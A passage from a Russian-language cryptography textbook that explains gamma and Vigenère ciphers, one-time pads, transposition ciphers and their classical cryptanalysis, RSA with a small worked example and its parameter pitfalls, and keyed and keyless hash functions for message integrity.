Методы дифференциального (или иначе, разностного) анализа строятся в предположении, что криптоаналитик имеет для анализа несколько текстов, зашифрованных на одном ключе, и дополнительно предполагается известной информация о том, как различаются между собой открытые тексты (при этом сами открытые тексты могут быть неизвестны). В этом случае криптоаналитик получает информацию о том, как заданные отличия в открытых текстах проявляются в шифротекстах, или, другими словами, как разность аргументов шифрующего преобразования

отражается на изменении его значений. Поскольку шифрующее преобразование однозначно определяется ключом, то информация о зависимостях между разностями значений аргументов и разностями соответствующих значений функции шифрования может быть использована при построении алгебраических и статистических методов вскрытия ключей алгоритма шифрования.

3. Шифры гаммирования.

В основе шифров гаммирования лежит метод «наложения» ключевой последовательности — гаммы — на открытый текст. «Наложение» заключается в позначном (побуквенном) сложении или вычитании по тому или иному модулю. Хотя данные шифросистемы относятся к многоалфавитным системам замены, шифры гаммирования имеют целый ряд особенностей и заслуживают отдельного рассмотрения. В силу простоты своей технической реализации и высоких криптографических качеств эти шифры получили широкое распространение.

Исторически первый шифр гаммирования совпадал, по сути, с шифром Виженера, однако без использования самой таблицы Виженера. Как упоминалось в историческом экскурсе, таблица Виженера представляет собой квадрат, каждая строка и каждый столбец которого — некоторая перестановка знаков данного алфавита. Произвольная такая таблица называется латинским квадратом.

Идя по пути обобщения, введем понятие шифра табличного гаммирования.

Шифр табличного гаммирования в алфавите $A = \{a_1,...,a_n\}$ определяется произвольным латинским квадратом L на A и способом получения последовательности букв из A, называемой гаммой шифра. Буква a_i открытого текста под действием знака гаммы a_j переходит в букву a_k шифрованного текста, содержащуюся в j-й строке и i-м столбце квадрата L (подразумевается, что строки и столбцы в L занумерованы в соответствии с порядком следования букв в алфавите A).

В случае шифра Виженера уравнение шифрования имеет вид: $b_i=(a_i+\gamma_i) \bmod n$, а $\{\gamma_i\}$ представляет собой периодическую последовательность, образованную повторением некоторого ключевого слова.

Наряду со сложением используется и вычитание знаков гаммы. Соответствующие уравнения шифрования принимают вид:

$b_i=(a_i-\gamma_i) \bmod n$ или $b_i=(\gamma_i-a_i) \bmod n$.

Шифры гаммирования с приведенными уравнениями шифрования обычно называют шифрами модульного гаммирования.

Если для расшифрования достаточно заменить в уравнении шифрования a_i на b_i, то такие шифры называются обратимыми.

Криптоанализ произвольного шифра табличного гаммирования во многом схож с криптоанализом шифра модульного гаммирования. Рассмотрим основные идеи анализа на примере шифра с уравнением Виженера.

Пронумеруем буквы алфавита A числами от 0 до n–1. Пусть p_i, r_i и s_i — вероятности появления знака i в открытом тексте, гамме и в шифрованном тексте соответственно. Тогда задание вероятностных распределений на знаках открытого текста и гаммы (которые естественно считать независимыми) индуцирует распределение вероятностей знаков шифротекста по формуле:

$$s_j = \sum_{i=0}^{n-1} p_{j-i} \cdot r_i$$

в которой разность $j - i$ берется по модулю n.

Из этой формулы следует, что если $r_i = 1/n$ при всех $i = 0\ldots n-1$, то и $s_j=1/n$ при всех $j = 0\ldots n-1$. Это означает, что при шифровании открытого текста равновероятной гаммой получается шифротекст, вероятностные свойства которого не отличаются от самой равновероятной гаммы. Это обстоятельство не оставляет шансов криптоаналитику использовать диаграмму повторяемости букв открытого текста, поскольку при наложении гаммы эта информация как бы стирается. Поэтому на практике стремятся к тому, чтобы по своим вероятностным свойствам гамма была близка к случайной равновероятной последовательности.

При использовании неравновероятной гаммы появляется возможность восстановить ее вероятностные характеристики непосредственно по шифротексту и применить эту информацию при криптоанализе шифра гаммирования.

Рассмотрим криптоанализ шифра гаммирования на примере шифра Виженера. Как уже упоминалось, это шифр модульного гаммирования с уравнением $b_i=(a_i+\gamma_i) \bmod n$, для которого гамма является периодической последовательностью знаков алфавита. Такая гамма обычно получается периодическим повторением некоторого ключевого слова. Например, ключевое слово KEY дает гамму KEYKEYKEY... .

Пусть μ — длина ключевого слова. Обычно криптоанализ шифра Виженера проводится в два этапа. На первом этапе определяется число μ, на втором этапе — само ключевое слово.

Для определения числа μ применяется так называемый тест Казиски, названный в честь Ф. Казиски, применившего его в 1863 г. Тест основан на простом наблюдении того, что два одинаковых отрезка открытого текста, отстоящих друг от друга на расстоянии, кратном μ, будут одинаково зашифрованы. В силу этого в шифротексте ищутся повторения символов длиной не меньшей трех знаков, и расстояния между ними. Длина в три символа выбрана потому, что случайно такие одинаковые отрезки могут появиться в тексте с достаточно малой вероятностью.

Пусть $d_1,d_2,\ldots$ — найденные расстояния между повторениями и d — наибольший общий делитель этих чисел. Тогда μ должно делиться на d. Чем больше повторений имеет текст, тем более вероятно, что μ совпадает с d.

Предположим, что на первом этапе мы нашли длину ключевого слова μ. Рассмотрим теперь вопрос о нахождении самого ключевого слова. Можно конечно искать его прямым перебором, а можно для его нахождения использовать так называемый взаимный индекс совпадения.

Подробно этот алгоритм изложен в [8]. Мы же ограничимся следующим: для каждого из языков можно составить таблицы взаимного индекса совпадения при сдвиге. Сравнение результатов взаимного индекса совпадения шифротекста с таблицей язы-

ка позволяет составить систему уравнений, которая позволяет получить столько вариантов ключевых слов, сколько букв в алфавите.

Иными словами, если прямой перебор комбинаций слова из 3 букв английского алфавита это 26^3=17 576 комбинаций, то взаимный индекс совпадения выдает нам 26 вариантов слов.

Следует отметить, что этот метод будет эффективен для не очень больших значений μ. Это связанно с тем, что для хороших приближений индексов совпадений требуются тексты достаточно большой длины.

4. Одноразовые блокноты.

Это последний алгоритм из шифров замены, который мы рассмотрим.

В классическом виде одноразовый блокнот представляет собой очень длинную последовательность случайных букв, записанную на листах бумаги, которые скреплены между собой в блокнот. Отправитель использует каждую букву из блокнота, чтобы зашифровать ровно одну букву открытого текста сообщения. Шифрование состоит в сложении буквы открытого текста и буквы из одноразового блокнота по модулю N, где N — количество букв в алфавите. После шифрования отправитель уничтожает использованный одноразовый блокнот. Чтобы отправить новое сообщение, ему придется изготовить или найти новый одноразовый блокнот.

Получатель, владеющий копией одноразового блокнота, которым воспользовался отправитель сообщения, получает открытый текст путем сложения букв шифротекста и букв, извлеченных из имеющейся у него копии одноразового блокнота. Эту копию он затем уничтожает.

Если предположить, что у криптоаналитика нет доступа к одноразовому блокноту, то данный алгоритм шифрования абсолютно надежен. Перехваченному шифрованному сообщению с одинаковой вероятностью соответствует произвольный открытый текст той же длины, что и сообщение.

Однако у алгоритма шифрования с помощью одноразового блокнота есть весьма существенный недостаток. Последовательность букв, которая содержится в одноразовом блокноте, должна

быть по-настоящему случайной, а не просто псевдослучайной, поскольку любая криптоаналитическая атака на него будет, в первую очередь, направлена против метода генерации содержимого этого блокнота.

Другая важная особенность применения одноразового блокнота состоит в том, чтобы никогда не пользоваться им дважды, поскольку криптоаналитик может отыскать участки сообщений, для шифрования которых был применен один и тот же одноразовый блокнот. Делается это следующим образом. Нужно последовательно сдвигать одно сообщение относительно другого и подсчитывать количество совпадений. Как только это количество резко увеличится, значит, случайная последовательность, использованная для шифрования двух различных отрезков сообщений, была одной и той же. Дальнейший криптоанализ осуществляется достаточно просто.

Одноразовые блокноты могут состоять не из байтов, а из битов. Тогда шифрование будет заключаться в выполнении сложения по модулю 2. Для получения открытого текста достаточно опять сложить по модулю 2 шифротекст и содержимое одноразового блокнота. Надежность будет по-прежнему такой же, как при посимвольном модульном сложении.

Еще один недостаток блокнотного способа шифрования заключается в том, что случайная последовательность должна быть той же длины, что и само сообщение. Чтобы послать короткую шифровку, одноразовый блокнот еще сгодится, но как быть с каналом связи, пропускная способность которого измеряется десятками мегабит в секунду?

Конечно, при необходимости можно для хранения случайных последовательностей воспользоваться компакт-дисками с многократной перезаписью или цифровой магнитной лентой. Однако это будет достаточно дорогостоящее решение проблемы. Кроме того, необходимо будет обеспечить синхронную работу приемной и передающей аппаратуры, а также отсутствие искажений при передаче. Ведь даже если несколько бит сообщения пропущены при его передаче, получатель так и не сможет прочесть открытый текст.

Несмотря на все перечисленные выше недостатки, одноразовые блокноты успешно используются для шифрования сверх-

секретных сообщений. Не имея в своем распоряжении соответствующего блокнота, эти сообщения невозможно прочитать вне зависимости от того, насколько быстро работают суперкомпьютеры, которые используются в ходе криптоаналитической атаки.

Еще одним преимуществом использования блокнотов является возможность создания «ложного» блокнота. На основе шифротекста и некоторого несекретного текста, например литературного произведения, создается ложный блокнот. В случае воздействия со стороны спецслужб или других лиц, можно предоставить им «ложный» блокнот и рассказать историю о том, как вы практиковались в шифровании различных текстов. Можно использовать не литературное произведение, а похожую на правду дезинформацию.

Шифры перестановки


В историческом обзоре упоминались некоторые типы шифров перестановки — Сцитала, атбаш. Ключом шифра является перестановка номеров букв открытого текста. Зависимость ключа от длины текста создает значительные неудобства в использовании шифра. В силу этого был предложен ряд частных шифров перестановок, которые можно применять для шифрования текстов любой длины.

1. Маршрутные перестановки.

Широкое применение получили так называемые маршрутные перестановки, основанные на некоторой геометрической фигуре. Отрезок открытого текста записывается в такую фигуру по некоторой траектории. Шифрованным текстом является последовательность, полученная при выписывании текста по другой траектории. Например, можно записывать сообщение в прямоугольную таблицу, выбрав такой маршрут: будем двигаться по горизонтали, начиная с левого верхнего угла, поочередно слева направо и справа налево. Списывать же сообщение будем по другому маршруту: по вертикалям, начиная с верхнего правого угла и двигаясь поочередно сверху вниз и снизу вверх.

Пример:

Зашифруем указанным выше способом фразу *пример маршрутной перестановки*, используя прямоугольную таблицу размером 4x7:



Обозначения:

——→ Запись открытого текста

- - - - - → Чтение шифротекста

Зашифрованная фраза выглядит следующим образом:

мастаеррешрноермиупвкйтрпнои

Обращение описанных шагов при расшифровании не представляет труда.

Более сложные маршрутные перестановки могут использовать другие геометрические фигуры и более «хитрые» маршруты, как, например, при обходе шахматной доски «ходом коня», пути в некотором лабиринте и т. п. Возможные варианты зависят от фантазии составителя системы и, конечно, естественного требования простоты ее использования.

2. Вертикальные перестановки.

Разновидность шифров маршрутной перестановки, получившая широкое распространение. В шифрах вертикальной перестановки также используется прямоугольная таблица, в которую сообщение записывается обычным образом (по строкам слева направо). Выписывается же сообщение по вертикалям (сверху вниз), при этом столбцы выбираются в порядке, определяемом числовым ключом.

Пример:

Зашифруем фразу *вот пример шифра вертикальной перестановки*, используя прямоугольник размером 6 х 7 и числовой ключ (5,1,4,7,2,6,3).

5	1	4	7	2	6	3
в	о	т	п	р	и	м
е	р	ш	и	ф	р	а
в	е	р	т	и	к	а
л	ь	н	о	й	п	е
р	е	с	т	а	н	о
в	к	и				

Теперь, выписывая буквы по столбцам в порядке, указанном числовым ключом, получим такую криптограмму:

ореьекрфийамааеотшрнсивевлрвиркпнпитот

Особенно хотелось бы подчеркнуть, что нецелесообразно заполнять последнюю строку прямоугольника «нерабочими» буквами, так как это дало бы противнику, получившему в свое распоряжение данную криптограмму, сведения о длине числового ключа и позволило бы ему определить примерный порядок считывания столбцов.

Для сравнения приведем результат «неправильной» криптограммы, заполнив пустые клетки точками.

ореьекрфийа·мааео·тшрнсивевлрвиркпн·питот·

По данной криптограмме можно установить высоту и количество столбцов, а также определить какие столбцы должны находятся в левой части таблицы, а какие — в правой.

Как производится расшифрование криптограммы. Сначала надо определить число длинных столбцов, то есть число букв в последней строке прямоугольника. Для этого нужно разделить число букв в сообщении на длину числового ключа. Остаток от деления и будет искомым числом. Когда это число определено, буквы криптограммы можно водворить на их собственные места, и сообщение будет прочитано естественным образом.

В нашем примере $38 = 7 \cdot 5 + 3$, поэтому в заполненной таблице имеется 3 длинных и 4 коротких столбца. Согласно числовому ключу, начальные буквы криптограммы берутся из второго (по счету слева) столбца, он — длинный (так как первые три столбца — длинные), поэтому первые шесть букв образуют второй столбец. Следующие пять букв образуют пятый столбец (он — короткий). И так далее.

Элементы криптоанализа шифров перестановки.

Заметим, что буквы каждого столбца заполненного прямоугольника выписываются в криптограмму подряд, то есть криптограмма разбивается на отрезки, являющиеся столбцами таблицы. Поэтому при дешифровании следует попытаться соединить две группы последовательных букв криптограммы так, чтобы они образовывали хорошие (читаемые), с точки зрения обычного текста, комбинации. Для этого естественно использовать наиболее частые биграммы открытого текста, которые можно составить из букв рассматриваемого шифрованного текста. Если для первой пробы выбрано, скажем, сочетание СТ (самая частая биграмма русского языка), то мы можем по очереди приписывать к каждой букве С криптограммы каждую букву Т из нее. При этом несколько букв, стоящих до и после данной буквы С, и несколько букв, стоящих до и после данной буквы Т, соединяются в пары, то есть получаются два столбца букв, записанные рядом.

Конечно, мы не знаем длины столбцов, но некоторые ограничения на них можно получить, используя положение конкретных букв. Так, столбцы должны иметь одинаковые длины или первый столбец может быть длиннее второго на одну букву, и тогда эта буква — последняя буква сообщения:

Для выбранного сочетания СТ получается по одной паре столбцов для каждого конкретного выбора букв С и Т из криптограммы, и из них целесообразно отобрать ту пару, которая содержит наиболее частые биграммы.

Заметим, что при автоматизации этого процесса можно приписать каждой биграмме вес, равный частоте ее появления в открытом тексте. Тогда целесообразно отобрать ту пару столбцов, которая имеет наибольший вес. Кстати, появление одной

биграммы с низкой частотой может указать на то, что длину столбца надо ограничить.

Выбрав пару столбцов, мы аналогичным образом можем подобрать к ним третий (справа или слева) и т. д. Описанная процедура значительно упрощается при использовании вероятных слов, то есть слов, которые могут встретиться в тексте с большой вероятностью.

Рассмотрим также метод, применимый к любым шифрам перестановки. Допустим, что к двум или более сообщениям (или отрезкам сообщений) одинаковой длины применяется один и тот же шифр перестановки. Тогда очевидно, что буквы, которые находились на одинаковых местах в открытых текстах, окажутся на одинаковых местах и в шифрованных текстах.

Выпишем зашифрованные сообщения одно под другим так, что первые буквы всех сообщений оказываются в первом столбце, вторые — во втором и т. д. Если предположить, что две конкретные буквы в одном из сообщений идут одна за другой в открытом тексте, то буквы, стоящие на тех же местах в каждом из остальных сообщений, соединяются подобным же образом. Значит, они могут служить проверкой правильности первого предположения, подобно тому, как комбинации, которые дают два столбца в системе вертикальной перестановки, позволяют проверить, являются ли соседними две конкретные буквы из этих столбцов. К каждому из указанных двухбуквенных сочетаний можно добавить третью букву для образования триграммы и т. д. Если располагать не менее чем четырьмя сообщениями одинаковой длины, то можно с уверенностью гарантировать их вскрытие подобным образом.

Алгоритмы шифрования с использованием открытых ключей

Алгоритмы шифрования с открытым ключом, также называемые асимметричными алгоритмами шифрования, устроены так, что ключ, используемый для шифрования сообщений, отличается от ключа, применяемого для их расшифрования. Более того, ключ расшифрования не может быть за обозримое время вычислен, исходя из ключа шифрования. Свое название алго-

ритмы с открытым ключом получили благодаря тому, что ключ шифрования не требуется держать в тайне. Любой может им воспользоваться, чтобы зашифровать свое сообщение, но только обладатель соответствующего тайного ключа расшифрования будет в состоянии прочесть это шифрованное сообщение. Ключ шифрования обычно называют *открытым* ключом, а ключ расшифрования — *тайным* ключом. Иногда *тайный* ключ называют также *секретным*, однако чтобы избежать путаницы с симметричными алгоритмами, будем использовать термин ***тайный ключ***.

Как работает алгоритм шифрования с открытым ключом:

Корреспондент B, желая послать конфиденциальное сообщение M корреспонденту A, с помощью ключа $k_ш$, вычисляет шифротекст $C = E_{Kш}(M)$, который направляет по каналу связи корреспонденту A. Получив сообщение C, корреспондент A применяет к нему преобразование $D_{Kр}$, и вычисляет открытый текст M.

Открытый ключ не требуется сохранять в тайне. Необходимо лишь обеспечить его аутентичность, что, как правило, сделать легче, чем обеспечить рассылку и сохранность тайных ключей.

Как упоминалось ранее, системы шифрования с открытыми ключами осуществляют блочное шифрование, поэтому открытый текст перед шифрованием разбивается на блоки выбранного размера, которые последовательно преобразуются таким же образом, как это происходит при использовании блочного шифра в режиме простой замены.

Асимметричные системы шифрования обеспечивают значительно меньшие скорости шифрования, нежели симметричные, в силу чего они обычно используются не столько для шифрования сообщений, сколько для шифрования пересылаемых между корреспондентами ключей, которые затем используются в симметричных системах.

Рассмотрим в качестве примера систему шифрования с открытым ключом RSA (РША Ривест, Шимир, Адельман).

Шифрсистема RSA.

Система RSA (по фамилиям авторов — Ривест, Шамир, Адлеман — Rivest, Shamir, Adleman) была предложена в 1978 г. и в настоящее время является наиболее известной системой шифрования с открытым ключом. Рассмотрим правило создания ключей и пример шифрования и расшифрования блока текста с использованием алгоритма RSA.

Пусть $n = p \cdot q$ — целое число, представимое в виде произведения двух больших простых чисел p, q. Выберем числа e и d из условия

$e \cdot d \equiv 1 (\mathrm{mod}\ \varphi(n))$,

где $\varphi(n) = (p-1)\cdot(q-1)$ — значение функции Эйлера от числа n. Пусть $k = (n,p,q,e,d)$ — выбранный ключ, состоящий из открытого ключа $k_ш = (n,e)$ и тайного ключа $k_p = (n,d)$. Числа p и q, использованные для генерации ключей, хранятся в строжайшей тайне, ибо их знания достаточно для вычисления из открытого ключа — тайного.

Пусть M — блок открытого текста и C — соответствующий блок шифрованного текста. Тогда правила шифрования и расшифрования определяются формулами:

$C = E_{Кш}(M) = M^e (\mathrm{mod}\ n)$, $D_{Кр}(C) = C^d (\mathrm{mod}\ n)$.

При этом выполняется правило $D_{Кр}(C) = M$.

Зашифруем аббревиатуру RSA, используя $p = 17$, $q = 31$. Для этого вычислим $n = p \cdot q = 527$ и $\varphi(n) = (p-1)(q-1) = 480$. Выберем, далее, в качестве e число, взаимно простое с $\varphi(n)$, например $e = 7$. С помощью алгоритма Евклида найдем целые числа u и v, удовлетворяющие соотношению $e \cdot u + \varphi(n) \cdot v = 1$:

$480 = 7 \cdot 68 + 4$,

$7 = 4 \cdot 1 + 3$,

$4 = 3 \cdot 1 + 1$,

$1 = 4 - 3 \cdot 1 = 4 - (7 - 4 \cdot 1) \cdot 1 = 4 \cdot 2 - 7 \cdot 1 = (480 - 7 \cdot 68) 2 - 7 \cdot 1 = 480 \cdot 2 - 7 \cdot 137$,

$v = 2$, $u = -137$.

Поскольку $-137 \equiv 343 (\mathrm{mod}\ 480)$, то $d = 343$. Проверка: $7 \cdot 343 = 2401 = 1 (\mathrm{mod}\ 480)$.

Теперь представим данное сообщение в виде последовательности чисел, содержащихся в интервале 0…526. Для этого буквы R,S и A закодируем пятимерными двоичными векторами, воспользовавшись двоичной записью их порядковых номеров в английском алфавите:

R = 18 = (10010), S = 19 = (10011), A = 1 = (00001).

Тогда RSA = (100101001100001). Укладываясь в заданный интервал 0…526, получаем следующее представление:

RSA = (100101001),(100001) = (M_1 = 297, M_2 = 33). Далее последовательно шифруем M_1 и M_2:

$C_1 = E_{Кш}(M_1) = M_1^e = 297^7 (\mathrm{mod}\ 527) = 474$.

При этом мы воспользовались тем, что $297^7 = ((297^2)^3 \cdot 297) (\mathrm{mod}\ 527) =$

$= ((200^3 (\mathrm{mod}\ 527) \cdot 297) (\mathrm{mod} 527)$,

$C_2 = E_{Кш}(M_2) = M_2^e = 33^7 (\mathrm{mod}\ 527) = 407$.

В итоге получаем шифротекст: $y_1 = 474$, $y_2 = 407$.

При расшифровании нужно выполнить следующую последовательность действий. Во-первых, вычислить

$D_{Кр}(C_1) = (C_1)^{343} (\mathrm{mod}\ 527)$.

Отметим, что при возведении в степень удобно воспользоваться тем, что 343 = 256 + 64 + 16 + 4 + 2 + 1. На основании этого представления получаем:

$474^2 (\mathrm{mod}\ 527) \equiv 174$, $474^4 (\mathrm{mod}\ 527) \equiv 237$, $474^8 (\mathrm{mod}\ 527) \equiv 307$, $474^{16} (\mathrm{mod}\ 527) \equiv 443$, $474^{32} (\mathrm{mod}\ 527) \equiv 205$, $474^{64} (\mathrm{mod}\ 527) \equiv 392$, $474^{128} (\mathrm{mod}\ 527) \equiv 307$, $474^{256} (\mathrm{mod}\ 527) = 443$,

в силу чего:

$474^{343} (\mathrm{mod}\ 527) \equiv (443 \cdot 392 \cdot 443 \cdot 237 \cdot 174 \cdot 474) (\mathrm{mod}\ 527) = 297$.

Аналогично:

$407^{343} (\mathrm{mod} 527) = 33$.

Возвращаясь к буквенной записи, получаем после расшифрования RSA.

Анализ криптостойкости системы RSA.

Атака на алгоритм RSA и заключается в разложении n на множители и сложность нахождения тайного ключа системы

RSA определяется именно сложностью разложения числа n на простые множители. В связи с этим нужно выбирать числа p и q таким образом, чтобы задача разложения числа n была достаточно сложна в вычислительном плане. Для этого импользуются следующие правила:

1) числа p и q должны быть достаточно большими, не слишком сильно отличаться друг от друга и в то же время быть не слишком близкими друг другу;

2) числа p и q должны быть такими, чтобы наибольший общий делитель чисел $p - 1$ и $q - 1$ был небольшим; желательно, чтобы НОД$(p - 1, q - 1) = 2$;

3) p и q должны быть сильно простыми числами (сильно простым называется такое простое число r, что $r + 1$ имеет большой простой делитель, $r - 1$ имеет большой простой делитель s, такой, что число $s - 1$ также обладает достаточно большим простым делителем).

В случае, когда не выполнено хотя бы одно из указанных условий, имеются эффективные алгоритмы разложения n на простые множители.

В настоящее время самые большие простые числа p и q, которые удается разложить на множители известными методами, содержат в своей записи 140 десятичных знаков. Поэтому, согласно указанным рекомендациям, числа p и q в системе RSA должны содержать не менее 100 десятичных знаков.

Следует подчеркнуть необходимость соблюдения осторожности в выборе модуля RSA (числа n) для каждого из корреспондентов сети. Известно, что, зная одну из трех величин: p, q или $\varphi(n)$, можно легко найти тайный ключ RSA. Также известно, что, зная тайную экспоненту расшифрования d, можно легко разложить модуль n на множители. В этом случае удается построить вероятностный алгоритм разложения n. Отсюда следует, что каждый корреспондент сети, в которой для шифрования используется система RSA, должен иметь свой уникальный модуль.

В самом деле, если в сети используется единый для всех модуль n, то такая организация связи не обеспечивает конфиденциальности, несмотря на то, что базовая система RSA может

быть стойкой. Выражаясь другими словами, говорят о несостоятельности протокола с общим модулем. Несостоятельность следует из того, что знание произвольной пары экспонент (e_i, d_i) позволяет, как было отмечено, разложить n на множители. Поэтому любой корреспондент данной сети имеет возможность найти тайный ключ любого другого корреспондента.

Как отмечалось ранее, системы шифрования с открытыми ключами работают сравнительно медленно. Для повышения скорости шифрования RSA на практике используют малую экспоненту шифрования.

Если выбрать число e небольшим или таким, чтобы в его двоичной записи было мало единиц, то процедуру шифрования можно значительно ускорить. Например, выбрав $e = 3$ (при этом ни $p - 1$, ни $q - 1$ не должны делиться на 3), мы сможем реализовать шифрование с помощью одного возведения в квадрат по модулю n и одного перемножения. Выбрав $e = 2^{16}+1 = 65537$ — число, двоичная запись которого содержит только две 1, мы сможем реализовать шифрование с помощью 16 возведений в квадрат по модулю n и одного перемножения. Если экспонента e выбирается случайно, то реализация шифрования по алгоритму RSA потребует s возведений в квадрат по модулю n и в среднем $s/2$ умножений по тому же модулю, где s — длина двоичной записи числа n. Вместе с тем выбор небольшой экспоненты e может привести к негативным последствиям. Дело в том, что у нескольких корреспондентов могут оказаться одинаковые экспоненты e. Это позволит криптоаналитику вскрыть шифротекст в случае отправки сообщения нескольким адресатам.

Выбор малой экспоненты расшифрования d также нежелателен в связи с возможностью определения d простым перебором.

ГЛАВА 10.
Компьютерная криптография. Обеспечение целостности

Перейдем к рассмотрению второй задачи криптографии — задаче обеспечения целостности.

Напомним определение.

Обеспечение целостности — гарантирование невозможности несанкционированного изменения информации. Для гарантии целостности необходим простой и надежный критерий обнаружения любых манипуляций с данными. Манипуляции с данными включают вставку, удаление и замену.

Другими словами, необходимо обеспечить неизменность информации в процессе передачи или хранении. Решение этой задачи предполагает разработку средств, позволяющих обнаруживать не столько случайные искажения (для этой цели вполне подходят методы теории кодирования с обнаружением и исправлением ошибок), сколько целенаправленное навязывание противником ложной информации. Для этого в передаваемую информацию вносится избыточность. Как правило, это достигается добавлением к сообщению некоторой проверочной комбинации, вычисляемой с помощью специального алгоритма и играющей роль контрольной суммы для проверки целостности полученного сообщения. Главное отличие такого метода от методов теории кодирования состоит в том, что алгоритм выработки проверочной комбинации является «криптографическим», то есть зависящим от секретного ключа. Без знания секретного ключа вероятность успешного навязывания противником искаженной или ложной информации мала. Такая вероятность служит мерой *имитостойкости* шифра, то есть способности самого шифра противостоять активным атакам со стороны противника.

Итак, для проверки целостности к сообщению M добавляется проверочная комбинация S, называемая *кодом аутентификации* сообщения или *имитовставкой*. В этом случае по каналу связи передается пара C = (M,S). При получении сообщения M пользователь вычисляет значение проверочной комбинации и сравнивает его с полученным контрольным значением S. Несовпадение говорит о том, что данные были изменены.

Как правило, код аутентификации является значением некоторой криптографической (зависящей от секретного ключа) хэш-функции от данного сообщения: $h_k(M) = S$. К кодам аутентификации предъявляются определенные требования. К ним относятся:

– невозможность вычисления значения $h_k(M) = S$ для заданного сообщения M без знания ключа *k*;

– невозможность подбора для заданного сообщения M с известным значением $h_k(M) = S$ другого сообщения M_1 с известным значением $h_k(M_1) = S_1$ без знания ключа *k*.

Первое требование направлено против создания поддельных (сфабрикованных) сообщений при атаках типа имитация; второе — против модификации передаваемых сообщений при атаках типа подмена.

Рассмотрим подробнее, что представляют собой хэш-функции.

Хэш-функции — это функции, предназначенные для «сжатия» произвольного сообщения или набора данных, записанного, как правило, в двоичном алфавите, в некоторую битовую комбинацию фиксированной длины, называемую сверткой. Хэш-функции имеют разнообразные применения при проведении статистических экспериментов, при тестировании логических устройств, при построении алгоритмов быстрого поиска и проверки целостности записей в базах данных. Например, для осуществления быстрого поиска нужного сообщения в большом списке сообщений различной длины удобнее сравнивать друг с другом не сами сообщения, а короткие значения их сверток, играющих одновременно роль контрольных сумм. Основным требованием к таким хэш-функциям является равномерность распределения их значений при случайном выборе значений аргументов.

В криптографии хэш-функции применяются для решения следующих задач:

– построения систем контроля целостности данных при их передаче или хранении;

– аутентификации источника данных.

При решении первой задачи для каждого набора данных вычисляется значение хэш-функции (называемое кодом аутентификации сообщения или имитовставкой), которое передается или хранится вместе с самими данными. При получении данных пользователь вычисляет значение свертки и сравнивает его с имеющимся контрольным значением. Несовпадение говорит о том, что данные были изменены.

Хэш-функция, служащая для выработки имитовставки, должна позволять (в отличие от обычной контрольной суммы) осуществлять обнаружение не только случайных ошибок в наборах данных, возникающих при их хранении и передаче, но и сигнализировать об активных атаках злоумышленника, пытающегося осуществить навязывание ложной информации. Для того чтобы злоумышленник не смог самостоятельно вычислить контрольное значение свертки и тем самым осуществить успешную имитацию или подмену данных, хэш-функция должна зависеть от секретного, не известного злоумышленнику, параметра — ключа пользователя. Этот ключ должен быть известен передающей и проверяющей сторонам. Такие хэш-функции называются *ключевыми*.

Имитовставки, формируемые с помощью ключевых хэш-функций, не должны позволять противнику создавать поддельные (сфабрикованные) сообщения при атаках типа имитация и модифицировать передаваемые сообщения при атаках типа «подмена».

При решении второй задачи — аутентификации источника данных — мы имеем дело с не доверяющими друг другу сторонами. В связи с этим подход, при котором обе стороны обладают одним и тем же секретным ключом, уже неприменим. В такой ситуации применяют схемы цифровой подписи, позволяющие осуществлять аутентификацию источника данных. Как правило, при этом сообщение, прежде чем быть подписано личной подписью, основанной на тайном ключе пользователя, «сжимается» с помощью хэш-функции, выполняющей функцию кода обнаружения ошибок. В данном случае хэш-функция не зависит от секретного ключа и может быть фиксирована и известна всем. Такие функции называются *бесключевыми*. Основными требованиями к ним являются гарантии невозможности подмены подписанного документа, а также подбора двух различных сообщений с одинаковым значением хэш-функции (в этом случае говорят, что такая пара сообщений образует коллизию).

Обычно число возможных сообщений значительно превосходит число возможных значений сверток, в силу чего для каждого значения свертки имеется большое множество прообразов, то есть сообщений с заданным значением хэш-функции.

Как правило, хэш-функции строят на основе так называемых одношаговых сжимающих функций $y = f(x_1,x_2)$ двух переменных, где x, и y — двоичные векторы длины m и n соответственно, причем n — длина свертки. Для получения значения h(M) сообщение M сначала разбивается на блоки длины m (при этом если длина сообщения не кратна m, то последний блок неким специальным образом дополняется до полного), а затем к полученным блокам M_1, M_2, …, M_N применяют следующую последовательную процедуру вычисления свертки:

$H_0 = v$,
$H_i = f(M_i,H_{i-1})$, $i = 1,...,N$,
$H(M) = H_N$

Здесь v — некоторый фиксированный начальный вектор.

При таком подходе свойства хэш-функции h полностью определяются свойствами одношаговой сжимающей функции f.

Как уже отмечалось, есть два типа криптографических хэш-функций — *ключевые* и *бесключевые*. Первые применяются в системах с симметричными ключами. Именно *ключевые* хэш-функции называют *кодами аутентификации сообщений*, так как они дают возможность без дополнительных средств гарантировать как правильность источника данных, так и целостность данных в системах с доверяющими друг другу пользователями.

Бесключевые хэш-функции называются *кодами обнаружения ошибок*. Они дают возможность с помощью дополнительных средств (например, шифрования, использования защищенного канала или цифровой подписи) гарантировать целостность данных. Эти хэш-функции могут применяться в системах как с доверяющими, так и не доверяющими друг другу пользователями.

Возвращаясь к приведенной формуле заметим, что если функция f зависит от ключа, то вектор *v* можно положить равным нулевому вектору. Если же функция f не зависит от ключа, то для исключения возможности перебора коротких сообщений (при попытках обращения хэш-функции) вектор *v* можно составить из фрагментов, указывающих дату, время, номер сообщения и т. п.

1. Ключевые хэш-функции.

Начнем с рассмотрения ключевых хэш-функций, так как они предназначены для решения задачи обеспечения целостности передаваемой информации.

В криптографических приложениях к ключевым хэш-функциям предъявляются следующие требования:

– невозможность фабрикации;
– невозможность модификации.

Первое требование означает высокую сложность подбора сообщения с правильным значением свертки. Второе — высокую сложность подбора для заданного сообщения с известным значением свертки другого сообщения с правильным значением свертки.

Иногда эти свойства объединяют в одно более сильное свойство — *свойство вычислительной устойчивости*. Это требование означает высокую сложность подбора для заданного множества сообщений с известными значениями сверток еще одного сообщения с правильным значением свертки.

Причем «высокая сложность» означает такую вычислительную сложность задачи, при которой ее решение с использованием вычислительной техники за реальное время невозможно.

Ключевые функции применяются в ситуациях, когда стороны доверяют друг другу и могут иметь общий секретный ключ. Обычно в этих условиях не требуется, чтобы система обеспечивала защиту в случае отказа получателя от факта получения сообщения или его подмены. Поэтому от ключевых хэш-функций не требуется устойчивости к коллизиям.

Обычные атаки на ключевые хэш-функции заключаются в имитации, то есть в передаче сфабрикованных сообщений в пустом канале, а также в подмене передаваемых сообщений с целью навязывания приемной стороне ложных сообщений.

